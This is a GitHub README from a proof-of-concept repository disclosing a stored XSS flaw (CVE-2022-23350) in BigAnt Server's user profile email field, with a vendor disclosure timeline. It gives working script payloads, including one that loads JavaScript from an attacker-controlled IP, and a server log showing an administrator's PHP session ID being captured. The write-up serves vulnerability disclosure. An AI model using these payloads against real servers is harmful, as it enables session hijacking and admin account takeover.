

master cve-pocs / CVE-2022-23350 /



bzyo add bigantsoft url ...

on Apr 3 History

..



imgs

8 months ago



.gitkeep

8 months ago



README.md

8 months ago



README.md

# Vulnerability


BigAnt Server Version 5.6.06 suffers from Cross Site Scripting (XSS)

## Prerequisites

Regular user account with access to BigAnt Client

## Exploit

User can update their email address in the profile of the BigAnt Client



Profile Save

Name: user1

Gender: Male

Birth:

Department: MyCompany

Title:

What I do:


Room#:

Phone:


Mobile:

Email: <script>alert(1)</script>

This will cause an alert to pop on the admin console when an administrator visits



Combined with CVE-2022-26281, a user can pop the administrator's PHP Session ID using `<script>alert(document.cookie)</script>`



This can be easily weaponized to call a javascript file to have the PHP Session ID passed back to the attacker (show in example) or create a new administrator account

A screenshot of a user profile form. The form has a header with a blue bar containing a profile picture placeholder 'u' and the text 'user1'. Below the header, there are several input fields: 'Name: user1', 'Gender: Male' (dropdown), 'Birth:' (text input), 'Department: MyCompany' (dropdown), 'Title:' (text input), 'What I do:' (text input), 'Room#:' (text input), 'Phone:' (text input), 'Mobile:' (text input), and 'Email:'. The 'Email' field contains the malicious payload: `<script src="http://172.16.200.32/a.js"></script>`.

```
root@kali:~# python2 -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
172.16.200.28 - - [04/Dec/2021 13:13:10] code 404, message File not found
172.16.200.28 - - [04/Dec/2021 13:13:10] "GET /PHPSESSID=dkpvapvoe5r4otfjjrlfm7cbm4 HTTP/1.1" 404 -
```

## Timeline

12-01-2021: Submitted vulnerabilities to vendor via email  
12-01-2021: Vendor responded asking for more details  
12-02-2021: Responded to vendor with additional details  
12-02-2021: Vendor responded stating looking into vulnerabilities  
12-29-2021: Emailed vendor, no response  
01-11-2022: Emailed vendor, no response  
01-12-2022: Requested CVEs  
01-28-2022: CVEs assigned, no response from vendor  
02-26-2022: Emailed vendor, no response  
03-21-2022: PoC/CVE published

## Reference

---

[MITRE CVE-2022-23350](#)  
[BigAnt Software](#)

## Disclaimer

---

Content is for educational and research purposes only. Author doesn't hold any responsibility over the misuse of the software, exploits or security findings contained herein and does not condone them whatsoever.